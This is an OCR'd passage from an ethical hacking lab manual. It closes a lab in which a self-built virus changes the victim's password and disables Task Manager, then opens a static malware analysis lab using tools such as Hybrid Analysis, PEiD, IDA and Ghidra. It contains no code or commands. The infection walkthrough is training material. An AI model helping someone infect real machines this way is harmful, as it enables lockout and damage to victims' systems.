


21. Surprised by the system behavior, the victim (you) attempts to fix the machine by restarting it. Once the machine has rebooted, try to log in to the machine with the provided **Username** and **Password**. You should receive the error message "the password is incorrect. Try again."


22. Click **Ctrl+Alt+Del** to activate the machine, by default, **Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.



23. Click **OK** and login with the password that you provided at the time of virus creation (i.e., **qwerty**). You should log in to the machine with the new password.



24. Now, try to open **Task Manager**; observe that an opening error pop-up appears, and then click **OK**.



25. You will get a similar error for all the applications that are disabled by the virus.
26. This is how attackers infect a system with viruses. Now, before going to the next task, **End** the lab and re-launch it to reset the machines. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section.
27. Turn off the **Windows 11** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 3

Perform Static Malware Analysis

Malware analysis is the process of reverse engineering a specific piece of malware to determine its origin, functionality, and potential impact.

Lab Scenario

Attackers use sophisticated malware techniques as cyber weapons to steal sensitive data. Malware can inflict intellectual and financial losses on the target, be it an individual, a group of people, or an organization. The worst part is that it spreads from one system to another with ease and stealth.

Malware such as viruses, Trojans, worms, spyware, and rootkits allow an attacker to breach security defenses and subsequently launch attacks on target systems. Thus, to find and cure the existing infections and thwart future problems, it is necessary to perform malware analysis. Many tools and techniques exist to perform such tasks.

Malware analysis provides an in-depth understanding of each individual sample and identifies emerging technology trends from large collections of malware samples without executing them. The samples of malware are mostly compatible with the Windows binary executable.

By performing malware analysis, detailed information regarding the malware can be extracted. This information includes items like the malicious intent of the malware, indicators of compromise, complexity level of the intruder, exploited vulnerability, extent of damage caused by the intrusion, perpetrator accountable for installing the malware, and system vulnerability the malware has exploited.

An ethical hacker and pen tester must perform malware analysis to understand the workings of the malware and assess the damage that it may cause to the information system. Malware analysis is an integral part of any penetration testing process.

Note: It is very dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Lab Objectives

- Perform malware scanning using Hybrid Analysis
- Perform a strings search using BinText

- Identify packaging and obfuscation methods using PEid
- Analyze ELF executable file using Detect It Easy (DIE)
- Find the portable executable (PE) information of a malware executable file using PE Explorer
- Identify file dependencies using Dependency Walker
- Perform malware disassembly using IDA and OllyDbg
- Perform malware disassembly using Ghidra

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Overview of Static Malware Analysis

Static Malware Analysis, also known as code analysis, involves going through the executable binary code without executing it to gain a better understanding of the malware and its purpose. The process includes the use of different tools and techniques to determine the malicious part of the program or a file. It also gathers information about malware functionality and collects the technical pointers or simple signatures it generates. Such pointers include file name, MD5 checksums or hashes, file type, and file size. Analyzing the binary code provides information about the malware's functionality, network signatures, exploit packaging technique, dependencies involved, as well as other information.

Some of the static malware analysis techniques are:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing and obfuscation methods
- Finding portable executable (PE) information
- Identifying file dependencies
- Malware disassembly

Lab Tasks

Task 1: Perform Malware Scanning using Hybrid Analysis


Hybrid Analysis is a free service that analyzes suspicious files and URLs and facilitates the quick detection of unknown threats such as viruses, worms, Trojans, and other kinds of malware.

It helps ethical hackers and penetration testers to examine files and URLs, enabling the identification of viruses, worms, Trojans, and other malicious content detected by anti-virus engines and website scanners.

This task will demonstrate how to analyze malware using online Hybrid Analysis services.

1. Turn on the **Windows 11** virtual machine.
2. Switch to the **Windows 11** virtual machine, click **Ctrl+Alt+Del**. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



